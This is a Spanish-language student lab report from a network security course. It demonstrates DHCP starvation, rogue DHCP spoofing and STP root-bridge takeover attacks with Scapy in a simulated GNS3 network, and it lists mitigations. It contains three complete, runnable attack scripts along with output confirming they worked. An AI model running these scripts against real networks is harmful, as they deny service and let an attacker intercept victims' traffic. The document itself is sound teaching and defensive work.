NOMBRE: Jonas Basora

MATRÍCULA: 2024-1360

DOCENTE: Jonathan Esteban Rondón

MATERIA: Seguridad De Redes

TEMA: Práctica 3 / Ataques utilizando SCAPY

LINK VIDEO YOUTUBE / DHCP STARVATION:

https://youtu.be/woGQtbLRYY4

Repositorio GITHUB:

https://github.com/Jonasz0/DHCP-STARVATION-ATTACK

LINK VIDEO YOUTUBE / DHCP SPOOFING:

https://youtu.be/jaMpHX5__-4

Repositorio GITHUB:

https://github.com/Jonasz0/DHCP-SPOOFING

LINK VIDEO YOUTUBE / STP CLAIM ROOT BRIDGE ATTACK:

https://youtu.be/TKcISpWMYro

Repositorio GITHUB:

https://github.com/Jonasz0/STP-ROOT-BRIDGE

Informe Técnico: Vulnerabilidades de Capa 2 y Simulación de Ataques con Scapy

1. Objetivo del Proyecto

El objetivo de este laboratorio es demostrar mediante scripts desarrollados en Python/Scapy las debilidades inherentes de los protocolos de Capa 2 (DHCP y STP). Se busca comprender el impacto de ataques como el agotamiento de recursos, la suplantación de identidad y el secuestro de la jerarquía de red para proponer medidas de mitigación efectivas.

2. Topología de Red

La infraestructura ha sido desplegada en el simulador GNS3, utilizando imágenes de routers Cisco C7200 y una máquina atacante Parrot Security OS.

Especificaciones Técnicas:

-Router DHCP (Gateway): Cisco C7200. IP: 192.168.10.1.


-Switch de Acceso: Cisco C7200 (Modo Bridge).

-Atacante: Parrot Security OS. IP fija: 192.168.10.7. Interfaz: ens33.

-Víctima: Windows 10 Pro (Cliente DHCP).

-Segmento de Red: 192.168.10.0/24.

-VLAN: 1 (Nativa).



3. Ataques Realizados y Parámetros

A. DHCP Starvation (Agotamiento de IPs)

Script: dhcp_starvation.py

Funcionamiento: Envío masivo de paquetes DHCP Discover con direcciones MAC aleatorias para agotar el pool de direcciones del servidor legítimo.

SCRIPT:

```
#!/usr/bin/env python3
from scapy.all import *
import random

# Interfaz de red de Parrot
IFACE = "ens33"

print(f"[*] Lanzando DHCP Starvation en la interfaz: {IFACE}")

def starvation():
    try:
        while True:
            # Generar una MAC aleatoria para simular un cliente nuevo
            mac_falsa = RandMAC()

            # Construir el paquete DHCP Discover
            # xid: ID de transacción aleatorio
            # chaddr: MAC del cliente en la carga útil de DHCP
            pkt = (
                Ether(src=mac_falsa, dst="ff:ff:ff:ff:ff:ff") /
                IP(src="0.0.0.0", dst="255.255.255.255") /
                UDP(sport=68, dport=67) /
                BOOTP(chaddr=mac_falsa, xid=random.randint(1, 1000000000)) /
                DHCP(options=[("message-type", "discover"), "end"])
            )

            # Enviar paquete en Capa 2
            sendp(pkt, iface=IFACE, verbose=False)
    except KeyboardInterrupt:
        print("\n[!] Ataque detenido por el usuario.")

if __name__ == "__main__":
    starvation()
```

Resultado:

```
C:\Users\Jonas>ipconfig /renew

Configuración IP de Windows

Error al renovar la interfaz Ethernet0 2: no se puede establecer contacto con el
servidor DHCP. La solicitud superó el tiempo de espera.
No se puede realizar ninguna operación en Conexión de red Bluetooth mientras los medios
estén desconectados.
```

B. Rogue DHCP & Spoofing (Suplantación de Servidor)


Script: dhcp_rogue.py

Funcionamiento: Tras agotar el servidor real, el atacante responde a las peticiones DHCP ofreciendo su propia IP como Gateway y DNS.

Parámetros:

-offer_ip="192.168.10.50"

-router_falso="192.168.10.7" (IP del atacante).




```python
#!/usr/bin/env python3
from scapy.all import *

# Configuración del servidor falso
IFACE = "ens33"
IP_OFERTA = "192.168.10.50"      # IP que le daremos a la víctima
MI_IP = "192.168.10.7"           # IP de Parrot (Servidor Atacante)
MASCARA = "255.255.255.0"
DNS_SERVER = "8.8.8.8"

def dhcp_rogue_server(pkt):
    # Detectar si es un mensaje DHCP Discover
    if DHCP in pkt and pkt[DHCP].options[0][1] == 1:
        client_mac = pkt[Ether].src
        print(f"[+] Discover detectado de {client_mac}. Enviando Offer...")

        # Construir DHCP OFFER
        off_pkt = (
            Ether(src=get_if_hwaddr(IFACE), dst=client_mac) /
            IP(src=MI_IP, dst="255.255.255.255") /
            UDP(sport=67, dport=68) /
            BOOTP(op=2, yiaddr=IP_OFERTA, siaddr=MI_IP, chaddr=pkt[BOOTP].chaddr, xid=pkt[BOOTP].xid) /
            DHCP(options=[
                ("message-type", "offer"),
                ("server_id", MI_IP),
                ("subnet_mask", MASCARA),
                ("router", MI_IP), # Nos ponemos como Gateway
                ("name_server", DNS_SERVER),
                "end"
            ])
        )
        sendp(off_pkt, iface=IFACE, verbose=False)

    # Detectar si es un mensaje DHCP Request
    elif DHCP in pkt and pkt[DHCP].options[0][1] == 3:
        print(f"[!] Request detectado. Enviando ACK final...")

        # Construir DHCP ACK
        ack_pkt = (
            Ether(src=get_if_hwaddr(IFACE), dst=pkt[Ether].src) /
            IP(src=MI_IP, dst="255.255.255.255") /
            UDP(sport=67, dport=68) /
            BOOTP(op=2, yiaddr=IP_OFERTA, siaddr=MI_IP, chaddr=pkt[BOOTP].chaddr, xid=pkt[BOOTP].xid) /
            DHCP(options=[("message-type", "ack"), ("server_id", MI_IP), "end"])
        )
        sendp(ack_pkt, iface=IFACE, verbose=False)

print(f"[*] Escuchando peticiones DHCP en {IFACE}...")
sniff(iface=IFACE, filter="udp and (port 67 or 68)", prn=dhcp_rogue_server)
```

C. STP Root Claim (Ataque al Root Bridge)

Script: stp_root.py

Funcionamiento: Envío de BPDUs de configuración con la prioridad más baja posible (0) para forzar una re-elección y convertir al atacante en el Root Bridge.

Parámetros:

-rootid=0 (Prioridad máxima).

-rootmac="00:00:00:00:00:01".

```
Bridge group 1 is executing the ieee compatible Spanning Tree protocol
 Bridge Identifier has priority 32768, address c202.0db8.0000
 Configured hello time 2, max age 20, forward delay 15
 Current root has priority 0, address 0000.0000.0001
 Root port is 5 (FastEthernet0/1), cost of root path is 100
 Topology change flag not set, detected flag not set
 Number of topology changes 4 last change occurred 00:01:19 ago
 Times:  hold 1, topology change 35, notification 2
         hello 2, max age 20, forward delay 15
 Timers: hello 0, topology change 0, notification 0, aging 300
```

Root ID tiene prioridad 0 (MAC del atacante)

```
#!/usr/bin/env python3
from scapy.all import *
import time

IFACE = "ens33"
# MAC de jerarquía superior (mínimo valor)
MAC_ATACANTE = "00:00:00:00:00:01"

def stp_root_attack():
    print(f"[*] Iniciando Root Claim Attack. MAC: {MAC_ATACANTE}")

    # Construcción de la BPDU (Bridge Protocol Data Unit)
    # rootid=0 asegura la prioridad más alta en STP
    pkt = (
        Ether(dst="01:80:c2:00:00:00", src=MAC_ATACANTE) /
        LLC(dsap=0x42, ssap=0x42, ctrl=3) /
        STP(
            rootid=0,
            rootmac=MAC_ATACANTE,
            bridgeid=0,
            bridgemac=MAC_ATACANTE,
            portid=0x8001
        )
    )

    try:
        while True:
            # Enviar BPDU cada 2 segundos para mantener el rol de Root Bridge
            sendp(pkt, iface=IFACE, verbose=False)
            time.sleep(2)
    except KeyboardInterrupt:
        print("\n[!] Ataque finalizado.")

if __name__ == "__main__":
    stp_root_attack()
```

4. Requisitos para la Herramienta

Para ejecutar estos scripts se requiere el siguiente entorno:

1. **Sistema Operativo: Parrot Security OS o Kali Linux.**
2. **Lenguaje: Python 3.x.**
3. **Librerías: Scapy (instalable vía pip install scapy).**
4. **Permisos: Ejecución con privilegios de superusuario (sudo) para manipulación de interfaces de red a bajo nivel.**
5. **Entorno: Red local (física o simulada en GNS3/EVE-NG).**

5. Medidas de Mitigación (Defensa)

Para proteger la infraestructura contra estos ataques, se deben implementar las siguientes configuraciones en los switches de la red:

Contra DHCP Starvation y Rogue DHCP:

DHCP Snooping: Configura los puertos de los usuarios como "untrusted" y el puerto del servidor legítimo como "trusted". El switch descartará cualquier DHCP Offer que venga de un puerto no confiable.

Contra STP Claim Root Bridge Attack:

-BPDU Guard: Desactiva automáticamente cualquier puerto de acceso que reciba una BPDU (evita que un usuario envíe paquetes de Spanning Tree).

-Root Guard: Evita que un puerto se convierta en el camino hacia el Root Bridge si recibe una BPDU con prioridad superior.